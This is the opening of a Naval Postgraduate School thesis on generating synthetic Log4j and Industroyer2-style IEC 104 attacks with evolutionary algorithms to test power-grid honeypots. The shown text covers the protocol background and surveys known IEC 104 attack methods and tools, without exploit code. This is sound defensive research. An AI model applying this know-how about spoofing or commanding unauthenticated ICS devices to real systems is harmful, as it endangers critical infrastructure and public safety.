



Calhoun: The NPS Institutional Archive
DSpace Repository

Theses and Dissertations

1. Thesis and Dissertation Collection, all items

2022-09

CREATING SYNTHETIC ATTACKS WITH EVOLUTIONARY ALGORITHMS FOR INDUSTRIAL-CONTROL-SYSTEM SECURITY TESTING

Haynes, Nathaniel J.

Monterey, CA; Naval Postgraduate School

<http://hdl.handle.net/10945/71068>

This publication is a work of the U.S. Government as defined in Title 17, United States Code, Section 101. Copyright protection is not available for this work in the United States.

Downloaded from NPS Archive: Calhoun



Calhoun is the Naval Postgraduate School's public access digital repository for research materials and institutional publications created by the NPS community. Calhoun is named for Professor of Mathematics Guy K. Calhoun, NPS's first appointed -- and published -- scholarly author.

Dudley Knox Library / Naval Postgraduate School
411 Dyer Road / 1 University Circle
Monterey, California USA 93943

<http://www.nps.edu/library>



NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

**CREATING SYNTHETIC ATTACKS
WITH EVOLUTIONARY ALGORITHMS FOR
INDUSTRIAL-CONTROL-SYSTEM SECURITY TESTING**

by

Nathaniel J. Haynes

September 2022

Thesis Advisor:
Co-Advisor:

Thuy D. Nguyen
Neil C. Rowe

Approved for public release. Distribution is unlimited.

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			<i>Form Approved OMB No. 0704-0188</i>	
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington, DC, 20503.				
1. AGENCY USE ONLY (Leave blank)		2. REPORT DATE September 2022	3. REPORT TYPE AND DATES COVERED Master's thesis	
4. TITLE AND SUBTITLE CREATING SYNTHETIC ATTACKS WITH EVOLUTIONARY ALGORITHMS FOR INDUSTRIAL-CONTROL-SYSTEM SECURITY TESTING			5. FUNDING NUMBERS	
6. AUTHOR(S) Nathaniel J. Haynes				
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000			8. PERFORMING ORGANIZATION REPORT NUMBER	
9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A			10. SPONSORING / MONITORING AGENCY REPORT NUMBER	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.				
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release. Distribution is unlimited.			12b. DISTRIBUTION CODE A	
13. ABSTRACT (maximum 200 words) Cybersecurity defenders can use honeypots (decoy systems) to capture and study adversarial activities. An issue with honeypots is obtaining enough data on rare attacks. To improve data collection, we created a tool that uses machine learning to generate plausible artificial attacks on two protocols, Hypertext Transfer Protocol (HTTP) and IEC 60870-5-104 ("IEC 104" for short, an industrial-control-system protocol). It uses evolutionary algorithms to create new variants of two cyberattacks: Log4j exploits (described in CVE-2021-44228 as severely critical) and the Industroyer2 malware (allegedly used in Russian attacks on Ukrainian power grids). Our synthetic attack generator (SAGO) effectively created synthetic attacks at success rates up to 70 and 40 percent for Log4j and IEC 104, respectively. We tested over 5,200 unique variations of Log4j exploits and 256 unique variations of the approach used by Industroyer2. Based on a power-grid honeypot's response to these attacks, we identified changes to improve interactivity, which should entice intruders to mount more revealing attacks and aid defenders in hardening against new attack variants. This work provides a technique to proactively identify cybersecurity weaknesses in critical infrastructure and Department of Defense assets.				
14. SUBJECT TERMS synthetic attack, evolutionary algorithm, industrial control system, security testing, honeypot, Log4j, IEC 60870-5-104			15. NUMBER OF PAGES 97	
			16. PRICE CODE	
17. SECURITY CLASSIFICATION OF REPORT Unclassified	18. SECURITY CLASSIFICATION OF THIS PAGE Unclassified	19. SECURITY CLASSIFICATION OF ABSTRACT Unclassified	20. LIMITATION OF ABSTRACT UU	

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release. Distribution is unlimited.

**CREATING SYNTHETIC ATTACKS WITH EVOLUTIONARY ALGORITHMS
FOR INDUSTRIAL-CONTROL-SYSTEM SECURITY TESTING**

Nathaniel J. Haynes
Captain, United States Marine Corps
BS, United States Naval Academy, 2016

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

**NAVAL POSTGRADUATE SCHOOL
September 2022**

Approved by: Thuy D. Nguyen
Advisor

Neil C. Rowe
Co-Advisor

Gurminder Singh
Chair, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

Cybersecurity defenders can use honeypots (decoy systems) to capture and study adversarial activities. An issue with honeypots is obtaining enough data on rare attacks. To improve data collection, we created a tool that uses machine learning to generate plausible artificial attacks on two protocols, Hypertext Transfer Protocol (HTTP) and IEC 60870-5-104 (“IEC 104” for short, an industrial-control-system protocol). It uses evolutionary algorithms to create new variants of two cyberattacks: Log4j exploits (described in CVE-2021-44228 as severely critical) and the Industroyer2 malware (allegedly used in Russian attacks on Ukrainian power grids). Our synthetic attack generator (SAGO) effectively created synthetic attacks at success rates up to 70 and 40 percent for Log4j and IEC 104, respectively. We tested over 5,200 unique variations of Log4j exploits and 256 unique variations of the approach used by Industroyer2. Based on a power-grid honeypot’s response to these attacks, we identified changes to improve interactivity, which should entice intruders to mount more revealing attacks and aid defenders in hardening against new attack variants. This work provides a technique to proactively identify cybersecurity weaknesses in critical infrastructure and Department of Defense assets.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I.	INTRODUCTION.....	1
A.	MOTIVATION	1
B.	OUR APPROACH	2
C.	THESIS OUTLINE.....	2
II.	BACKGROUND	5
A.	INDUSTRIAL CONTROL SYSTEM PROTOCOLS.....	5
1.	Introduction.....	5
2.	Network Protocols.....	5
3.	Other ICS Protocols.....	10
B.	PROTOCOL-BASED ATTACKS.....	10
1.	IEC 104	10
2.	HTTP.....	12
C.	ICS POWER GRID HONEYPOTS	12
D.	AUTOMATICALLY GENERATING EXPLOITS.....	15
1.	Automated Software Testing	15
2.	Machine-Learning Methods.....	15
3.	Other Test Generation Methods.....	18
III.	METHODOLOGY AND ATTACKS ON ICS HONEYPOTS.....	19
A.	PREVIOUS NPS HONEYPOTS	19
B.	ATTACK GENERATOR.....	20
C.	HTTP ATTACKS – LOG4J	21
1.	Log4j Logging Features.....	21
2.	Exploiting Log4j.....	21
3.	Adapting Log4j Exploits for Evolutionary Algorithms.....	23
D.	IEC 104 ATTACKS – INDUSTROYER2.....	24
1.	Industroyer2 Background	24
2.	Synthetic Attacks Based on Industroyer2.....	24
E.	ANALYZING DATASETS.....	25
IV.	EXPERIMENTS	27
A.	EXPERIMENT TESTBED.....	27
B.	ATTACK ANALYSIS	28
C.	LOG4J EXPLOIT GENERATION	29
1.	Generating Log4j Exploits	29
2.	Implementing the Conpot Log4j Handler	32

3.	Prototyping Log4j Exploits	33
D.	IEC 104 ATTACK GENERATION	34
1.	Generating IEC 104 Attacks	34
2.	IEC 104 Experiments.....	37
V.	RESULTS	39
A.	DATASET ANALYSIS	39
1.	Analysis of HTTP and Log4j in Live Traffic.....	39
2.	Analysis of IEC 104 Traffic.....	45
B.	ATTACK GENERATION RESULTS.....	48
1.	Log4j Exploit Results.....	48
2.	Synthetic IEC 104 Attack Results	54
C.	DISCUSSION	59
VI.	CONCLUSIONS	61
	APPENDIX A. TESTBED SETUP.....	63
	APPENDIX B. K-MEANS CLUSTER ANALYSIS ON LIVE HTTP ATTACKS	65
	APPENDIX C. LOG4J LOOKUPS.....	67
	LIST OF REFERENCES.....	69
	INITIAL DISTRIBUTION LIST	77

LIST OF FIGURES

Figure 1.	IEC 104 APDU Format. Source: Matoušek (2017).	6
Figure 2.	IEC 104 Frame Types. Source: Matoušek (2017).	7
Figure 3.	IEC 104 ASDU Container’s Data Unit Identifier. Adapted from Matoušek (2017).	8
Figure 4.	IEC 104 Single and Double Command Information Element Specifications. Adapted from Clarke et al. (2004).	9
Figure 5.	GridPot Simulated Electrical Grid Honeypot. Source: Redwood (2015).	14
Figure 6.	“Boolean” SQL Injection Attack Features. Source: Appelt et al. (2018).	17
Figure 7.	Evolutionary Approach to Generating Exploits.....	20
Figure 8.	Basic Log4j Exploit Control Flow	23
Figure 9.	Design for Log4j and IEC 104 Exploit Generation Experiments	28
Figure 10.	Log4j Exploit Schema.....	30
Figure 11.	Our Technique for Logging with Log4j.....	33
Figure 12.	Console Output of the Test Java Program	33
Figure 13.	Wireshark Displaying the Result of the Log4j Exploit Strings Logged in Figure 12.....	34
Figure 14.	Example IEC 104 Crossing Operation.....	35
Figure 15.	Example IEC 104 Mutation Operation	36
Figure 16.	The Number of Log4j Exploit Strings per HTTP Request	40
Figure 17.	The Number of Log4j Lookups in the Exploit String over Time	41
Figure 18.	The Top Suricata Alerts of Real Attack Traffic on Our Honeypot.....	44
Figure 19.	Successful Log4j Exploits over Generations with Population Size 20, Parent Population Size 10, Number of Crossings 6, Mutation Rate 0.50, and Mutation Magnitude 1	48

Figure 20.	Cumulative Percentage of Successful Log4j Exploits with Parent Population Size 10, Number of Crossings 6, Mutation Rate 0.50, and Mutation Magnitude 1.....	49
Figure 21.	Successful Log4j Exploits with Population Size 20, Number of Crossings 6, Mutation Rate 0.50, and Mutation Magnitude 1	50
Figure 22.	Variations of Number of Crossings and Their Impact on Creating Successful Log4j Exploits with Population Size 20, Parent Population Size 10, Mutation Rate 0.50, Mutation Magnitude 1, and Maximum Generations 10.....	51
Figure 23.	Log4j Successful Exploits When Varying Mutation Rate with Population Size 20, Parent Population Size 10, Number of Crossings 6, and Mutation Magnitude 1	52
Figure 24.	Successful Log4j Exploits Versus Mutation Rate with Population Size 20, Parent Population Size 10, Number of Crossings 6, and Mutation Magnitude 1.....	53
Figure 25.	Cumulative Percentage of Successful Log4j Exploits with Population Size 20, Parent Population Size 10, Number of Crossings 6, and Mutation Rate 0.50.....	54
Figure 26.	Successful IEC 104 Attacks Discovered Versus Generations with Population Size 20, Parent Population Size 10, Number of Crossings 4, and Mutation Rate 0.50.....	55
Figure 27.	Cumulative Percentage of Successful IEC 104 Attacks per Generation with Parent Population Size 10, Number of Crossings 4, and Mutation Rate 0.50.....	55
Figure 28.	Successful IEC 104 Attacks with Population Size 20, Number of Crossings 4, and Mutation Rate 0.50	56
Figure 29.	Successful IEC 104 Attacks Versus the Number of Crossings with Population Size 20, Parent Population Size 10, Mutation Rate 0.50, and Max Generations 10	57
Figure 30.	Successful IEC 104 Attacks Versus Generations with Population Size 20, Parent Population Size 10, and Number of Crossings 4	58
Figure 31.	The Silhouette Score for K-Means Clusters = 3 for the Live HTTP Attacks Collected on Our Honeypot	65
Figure 32.	The Silhouette Score for K-Means Clusters=4 for the Live HTTP Attacks Collected on Our Honeypot	66

Figure 33.	The Silhouette Score for K-Means Clusters = 5 for the Live HTTP Attacks Collected on Our Honeypot	66
------------	---	----

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

Table 1.	Common Evolutionary Algorithm Hyperparameters.....	17
Table 2.	Datasets Used for Attack Analyses.....	26
Table 3.	Hyperparameter Combinations Used in Experiments of the Attack Generator for Log4j Exploits.....	32
Table 4.	I-Format Frame ASDU Container Field Values	35
Table 5.	Hyperparameter Combinations Used in Experiments of the Attack Generator for IEC 104 Attacks	36
Table 6.	Double Command Cause-of-Transmission Values. Adapted from Matoušek (2017).	37
Table 7.	Single Command Fuzzing Tests for Generated IEC 104 Exploits	38
Table 8.	Double Command Fuzzing Tests for Generated IEC 104 Exploits.....	38
Table 9.	Statistics on Real Attacker Log4j Traffic	39
Table 10.	Embedded Log4j Exploits in HTTP Header Fields	41
Table 11.	HTTP GET URI Path Types from Live Attacks Collected on Our Honeypot.....	43
Table 12.	Clusters Found in Attacks on Our Honeypot.....	45
Table 13.	Statistics of Live IEC 104 Traffic	46
Table 14.	Observed Frame Types of Live IEC 104 Attacks.....	46
Table 15.	Observed U-Format Frame Types of Live IEC 104 Attacks	47
Table 16.	Observed ASDU Container Types of Live IEC 104 Attacks	47
Table 17.	Observed ASDU Container Addresses of Live IEC 104 Attacks.....	48
Table 18.	Log4j Prefix Attribute Mapping. Adapted from The Apache Software Foundation (2022).	67

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

APCI	Application Protocol Control Information
APDU	Application Protocol Data Units
ASDU	Application Service Data Unit
CISA	Cybersecurity and Infrastructure Security Agency
CORBA	Common Object Request Broker Architecture
CVE	Common Vulnerabilities and Exposures
DNP3	Distributed Network Protocol 3
DNS	Domain Name Server
GAN	Generative Adversarial Network
HTTP	Hypertext Transfer Protocol
ICS	Industrial Control System
IEC 101	IEC 60870-5-101
IEC 104	IEC 60870-5-104
IEC	International Electrotechnical Commission
IOA	Information Object Address
IP	Internet Protocol
JNDI	The Java Naming and Directory Interface
LDAP	Lightweight Directory Access Protocol
NIST	The National Institute of Standards and Technology
OS	Operating System
RDP	Remote Desktop Protocol
RMI	Remote Method Invocation
SCADA	Supervisory Control and Data Acquisition
SQL	Structured Query Language
SQLi	Structured Query Language Injection
SSH	Secure Shell
TCP	Transmission Control Protocol
URI	Uniform Resource Identifier

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

I thank my family, friends, and advisors. Without your support I would not have had the guidance, knowledge, and support needed to complete this research.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

Industrial control systems (ICSs) operate critical infrastructure like gas, water, and electric utilities, and have recently received much attention in the national cybersecurity strategy (The White House of the U.S., 2021). ICSs have a well-documented history of receiving serious attacks such as those on the Ukrainian infrastructure and on U.S. gas pipelines, and several technical advisories on the CrashOverride, Shamoon, and Havex malware campaigns against ICSs have been published (Cyber Security and Infrastructure Security Agency [CISA], 2021a). Consistent with federal guidance, the U.S. Navy considers critical-infrastructure security a top priority (Office of the Secretary of the Navy, 2018).

A. MOTIVATION

Originally ICSs managed physical processes locally, using a combination of “programmable systems or devices that interact with the physical environment” called operational technology (Joint Task Force Transformation Initiative, 2018). But as the Internet grew, ICSs became integrated with information technology. Now about 85% of the U.S. critical infrastructure is commercialized, which means that throughput and availability are prioritized over confidentiality and integrity (Stouffer et al., 2015). ICSs are also vulnerability-ridden because of the difficulty of updating them. The reduced security of ICSs entices malicious actors and enables them to create exploits which can affect the physical domain and safety of people. Hence, robust cybersecurity solutions are needed to test and harden ICSs (Stouffer et al., 2015).

Security of live ICSs is difficult to test and study. One solution is to emulate them in virtual environments, which removes the risk of harming actual services. ICS honeypots (decoy ICS systems) could offer richer data for analysis. Honeypots can vary with how much they interact with the attacker. A responsive and realistic ICS honeypot will likely entice more sophisticated attackers. At NPS, previous theses explored electrical-grid ICS honeypots and so far saw attackers favoring the Hypertext Transfer Protocol (HTTP) and disinterested in specialized ICS protocols (Dougherty, 2020; Washofsky, 2021).

Without adequate data of ICS attacks on a honeypot, it is difficult to see trends in attacker behavior and harden it against them. As a partial solution, free and commercial vulnerability databases and open-source repositories contain datasets and network traces to study (National Vulnerability Database [NVD], n.d.; The MITRE Corporation, 2021). Despite such resources, vulnerability descriptions and datasets are limited in creating exploits for testing. Expensive commercial products like Metasploit Pro and Immunity CANVAS can provide penetration testing, but each has relatively few ICS-related attacks. Most open-source ICS attack tools, like those in GitHub, are unfinished and unmaintained. Even large public repositories of collected malware samples have sparse instances of ICS malware (VirusShare, n.d.).

A challenge of cybersecurity products is readiness to handle current trends and attacks. During this research, a new exploit targeting the Apache Log4j Library was revealed, and it is a serious and wide-reaching exploit (FortiGuard Labs, 2022). It targets a vulnerability in a software library for logging, a frequently used resource in many information-technology systems and ICSs (CISA, 2021b). Also during this research, a new variant of a known attack on the ICS protocol IEC 104 occurred which targeted the Ukrainian power grid (Kapellmann et al., 2022). Called Industroyer2, this malware disrupted critical infrastructure.

B. OUR APPROACH

We experimented with generating both Log4j and IEC 104 attack variants. We first collected real Log4j and IEC 104 network traffic on our honeypot. We analyzed the characteristics of the exploits in this traffic and compared them to traffic collected previously. With the insights gained from these analyses, we made a honeypot susceptible to Log4j exploits and designed a synthetic attack generator (SAGO) to study the attacks and test the honeypot's behavior.

C. THESIS OUTLINE

Beginning in Chapter II, this thesis explains the background information surrounding ICSs, networking protocols, and exploit generation. Chapter III describes previous NPS honeypot research and explains the methodology for our experiments.

Chapter IV discusses the experiments and the test environment. Chapter V then covers the results and highlights key insights from the research. Finally, Chapter VI concludes with a summary, and suggests ideas for future work.

THIS PAGE INTENTIONALLY LEFT BLANK

II. BACKGROUND

A. INDUSTRIAL CONTROL SYSTEM PROTOCOLS

1. Introduction

Operating between the cyber and physical worlds, industrial control systems are configurations of protocols, sensors, and actuators for operating critical infrastructure. Although the United States has sixteen critical industries (CISA, 2020), The National Institute of Standards and Technology (NIST) suggested that most critical infrastructure relies on the electric-power transmission and distribution grid (Stouffer et al., 2015). Furthermore, the complex requirements of this industry prevent more localized control as by distributed control systems and programmable-logic controllers. Supervisory Control and Data Acquisition (SCADA) systems are a subtype of ICSs that operate across geographically dispersed areas as the controllers for the electric grid. ICS systems include human-machine interfaces for operators to control on-site (“field”) devices like radio-transmission units and programmable logic controllers. Although traditional ICS systems operated on dedicated and isolated networks with limited connectivity, newer Web-based ICS systems are on enterprise networks with connections to the Internet.

2. Network Protocols

Due to geography, infrastructure, and policies, different protocols are used in ICSs to meet different requirements. For instance, while the United States uses the Distributed Network Protocol 3 (DNP3) for power distribution, Western Europe and Asia predominantly use the International Electrotechnical Commission (IEC) 60870 and 61850 standards (Falk, 2018). The DNP3 and IEC 60870 communication protocols were designed for electric-grid SCADA systems; and IEC 61850 added capabilities absent from DNP3 and IEC 60870 (Falk, 2018). DNP3 is more complex than IEC 60870 in network addressing, data-link communications, data objects, security, and interoperability (Clarke et al., 2004). Due the complexity of the DNP3 and IEC 61850 protocols and the limited availability of open-source tools for them, our research focused on IEC 60870, specifically the IP/TCP standard of IEC 60870-5-104 also called IEC 104.

Although not an ICS protocol, the Hypertext Transfer Protocol (HTTP) is often used by ICSs to provide a Web-based user interface. Also, HTTP messages are text-based which makes it easier to test working concepts before using more complex protocols like IEC 60870.

a. IEC 60870

Primarily used in Western Europe for energy control and distribution, IEC 60870 was developed between 1988 and 2000. The fifth section of the IEC 60870 standard concerns sending and receiving SCADA messages. The most important aspects are the specifications of IEC 60870-5-101 and IEC 60870-5-104, here called IEC 101 and IEC 104 respectively. IEC 104 differs from IEC 101 in transmitting over TCP/IP communications channels rather than low-capacity localized links (Clarke et al., 2004). Importantly, IEC 60870 does not use encryption or authentication, as discussed in section II.B.1. IEC 104 Application Protocol Data Units (APDU) are included in TCP segments and transmitted using port 2404 (Matoušek, 2017). An APDU can have a fixed or variable length (Figure 1).




Figure 1. IEC 104 APDU Format. Source: Matoušek (2017).

The IEC 104 standards describe an APDU as a *frame* with three formats. The formats distinguish the purpose of transmission: information transfer (I-format), supervisory activities (S-format), and unnumbered control (U-format). A U-format frame performs functions like testing the connection, starting and stopping data transfers, and providing acknowledgements to other U-format frames. An S-format frame acknowledges I-format frames received during data transfer. An I-format frame carries application-specific data. The frame types have different control fields (Figure 2). The control fields are part of the Application Protocol Control Information (APCI) block which is the first six bytes of a frame.




Figure 2. IEC 104 Frame Types. Source: Matoušek (2017).

A variable-length frame has an Application Service Data Unit (ASDU) container after the APCI block. This container is used with I-format frames and contains application data. It has two parts, a Data Unit Identifier and Information Objects (the data). The Data Unit Identifier tells the receiving IEC host the type of data being transmitted, the format of the ASDU container, why it was sent, and the address (Figure 3).




Figure 3. IEC 104 ASDU Container's Data Unit Identifier. Adapted from Matoušek (2017).

The type identification gives the data types of the data in the ASDU container. The structure qualifier (SQ) bit and number of objects indicate the format and size of the data respectively. If set, the test bit (T) tells the IEC 104 host to ignore the data. The positive or negative confirmation bit (P/N) indicates the execution status of a control command. The least significant six bits in the third row (octet) represent the cause of transmission and the type data in the ASDU container. Example causes of transmission are activation, activation confirmation, deactivation, and deactivation confirmation.

Each IEC 104 server and client has its own addressing scheme for the originator address and ASDU container address. The global addresses 0xFF and 0xFFFF are for single-byte and double-byte addresses. They are only used for interrogation commands, counter-interrogation commands, clock-synchronization commands, and reset-process commands. ASDU containers hold Information Objects, each with two components, an address and elements. The elements are the main data structures for passing information in the IEC 104 protocol. Each element can only contain one data type, but each ASDU container can hold multiple elements. Example data types are single and double commands

for controlling IEC devices, and short floating-point numbers for sensor values. The format of single and double commands is in Figure 4. We refer to I-format frames containing a single command by the name of the command.

Single Command

Qualifier of Command (QOC)						Command	
S/E	QU	QU	QU	QU	QU		SCS
7	6	5	4	3	2	1	0

Single Command State (SCS)

Bit 0 Value	Description
0	Command OFF
1	Command ON

Qualifier (QU)

Bits 2-6 Value	Description
0	No additional definition
1	Short pulse duration
2	Long duration pulse
3	Persistent output
4 ... 8	Reserved for further standard definitions
9 ... 15	Reserved for selection of other predefined functions
16 ... 31	Reserved for special use (private range)

Select/Execute (S/E)

Bit 7 Value	Description
0	Execute
1	Select

Double Command

Qualifier of Command (QOC)						Command	
S/E	QU	QU	QU	QU	QU		DCS
7	6	5	4	3	2	1	0

Double Command State (DCS)

Bits 0-1 Value	Description
0	Not permitted
1	Command OFF
2	Command ON
3	Not permitted

Qualifier (QU)

Bits 2-6 Value	Description
0	No additional definition
1	Short pulse duration
2	Long duration pulse
3	Persistent output
4 ... 8	Reserved for further standard definitions
9 ... 15	Reserved for selection of other predefined functions
16 ... 31	Reserved for special use (private range)

Select/Execute (S/E)

Bit 7 Value	Description
0	Execute
1	Select

Figure 4. IEC 104 Single and Double Command Information Element Specifications. Adapted from Clarke et al. (2004).

b. Hypertext Transfer Protocol

HTTP uses the client-server model to send data across the World Wide Web (Fielding et al., 1999). HTTP clients use the TCP protocol to send requests for Web pages, while HTTP servers listen and respond. Each message has mandatory items and optional header fields. HTTP can use transport-layer security to encrypt the traffic. HTTP requests let clients access resources on a Web server. Each HTTP request has a first line giving the method, Uniform Resource Identifier (URI), and version. The most common methods are GET and POST, which fetch and act on resources respectively. An important but optional field is the user-agent, which identifies the browser software that the client is using. HTTP responses specify HTTP version, status code, and reason. The status code specifies the state of the request, with common codes like 200 and 404 indicating success and resource unavailability respectively. The reason value adds information associated with the status code, though current browsers do not use it (Stuttard & Pinto, 2008).

3. Other ICS Protocols

ICS protocols designed for SCADA communication can be distinguished by their network infrastructure (Pliatsios et al., 2020). BITBUS, Foundation Fieldbus H1, PROFIBUS, and WorldFIP all use the Fieldbus topology, which uses a single cable to connect devices and is quick to deploy. This contrasts with the Ethernet-based protocols such as Modbus, Process Field Net, and SERCOS III. While Process Field Net and SERCOS III are specialized protocols, Modbus can handle different device types and network infrastructure (Pliatsios et al., 2020). Modbus is one of the oldest and most popular ICS protocols (Smith, 2021).

B. PROTOCOL-BASED ATTACKS

1. IEC 104

IEC 104 is a vulnerable protocol since it does not use encryption or authentication. So network-sniffing tools can identify the IEC 104 devices and commands sent over the network. Attackers can also set their ASDU container's originator address to a legitimate device's address and masquerade on the network since the protocol lacks authentication. To add to their security problems, ICS devices also often have outdated software.

Reconnaissance tools like Shodan can find vulnerable and outdated ICS devices (Matherly, 2017). Shodan is an Internet scanner which can find devices based on attributes like IP address, port number, location, and service. For ICS devices, Shodan can read banners to learn the manufacturer and firmware version. Shodan can quickly give attackers a list of vulnerable IEC 104 devices.

Other popular penetration-testing tools like Nmap and Metasploit have extensions specific to IEC 104. Nmap has a script *iec-identify* that uses IEC 104 frames to probe a device for the number of information objects it has as well as its IP addresses; this allows address identification for ICS devices that use IEC 104 (Timorin & Miller, n.d.). The Metasploit module *IEC104 Client Utility* can also send commands to ICS devices using IEC 104 (Metasploit, n.d.). Since IEC 104 frames are not authenticated, a rogue device can spoof an IEC 104 server and send unauthorized commands to ICS field devices using this Metasploit module.

To assess cyberattack risks associated with IEC 104, researchers attacked an emulated IEC 104 network with their tools *Hping*, *Ettercap*, and *OpenMuc j60870* (Radoglou-Grammatikis et al., 2019). They concluded that unauthorized access and denial-of-service attacks were the most likely cyberattacks a system would experience, while man-in-the-middle and traffic-analysis attacks were less likely. Their unauthorized-access attacks exploited the IEC 104 protocol’s lack of authentication, while the other techniques attacked the TCP/IP stack through methods like Address Resolution Protocol poisoning at layer 2 and TCP SYN flooding at layer 4.

Another project showed that disrupting the synchronization between two IEC 104 devices can cause a denial of service (Baiocco & Wolthusen, 2018). Since IEC 104 does not authenticate time fields, the authors could manipulate them. They used the packet-crafting tool *Ostinato* to send fake Network Time Protocol packets to devices to desynchronize them and refuse communications from each other.

Another study sought to produce reliable testbeds for ICS devices using the tools *Nmap* and *Ettercap* to validate their design on an IEC 104 network (Maynard et al., 2018). The researchers used the previously mentioned *iec-identify* *Nmap* script for network discovery, port scans, and identifying IEC 104 victims. Following the scan, the authors used *Ettercap* for a man-in-the-middle attack. However, these attacks could be detected by any intrusion-detection system because they used obvious known signatures.

Another project analyzed twelve attacks on the IEC 104 protocol for creating intrusion-detection datasets (Fundin, 2021). These included man-in-the-middle, denial-of-service, scanning, replay, and packet-injection attacks. Eight of the twelve attacks succeeded, and the datasets produced met functional and non-functional requirements (Cordero et al., 2021). While the datasets are publicly available, the Python scripts for the experiments are not. Also, access to their virtualized testing environment is limited and its framework was updated following the publication of the research, making reproducibility difficult.

2. HTTP

HTTP is also a vulnerable protocol since it is unencrypted, text-based, and widely used for Web-based communications. Since the Web is client-focused, servers, applications, and databases require user input, through which malicious actors can exploit vulnerabilities (McClure et al., 2012). HTTP sees exploits like buffer overflows, cross-site scripting, and command injections. Attacks can be remote, local, or client-side. Remote attacks are more serious since they can affect many machines across the Internet.

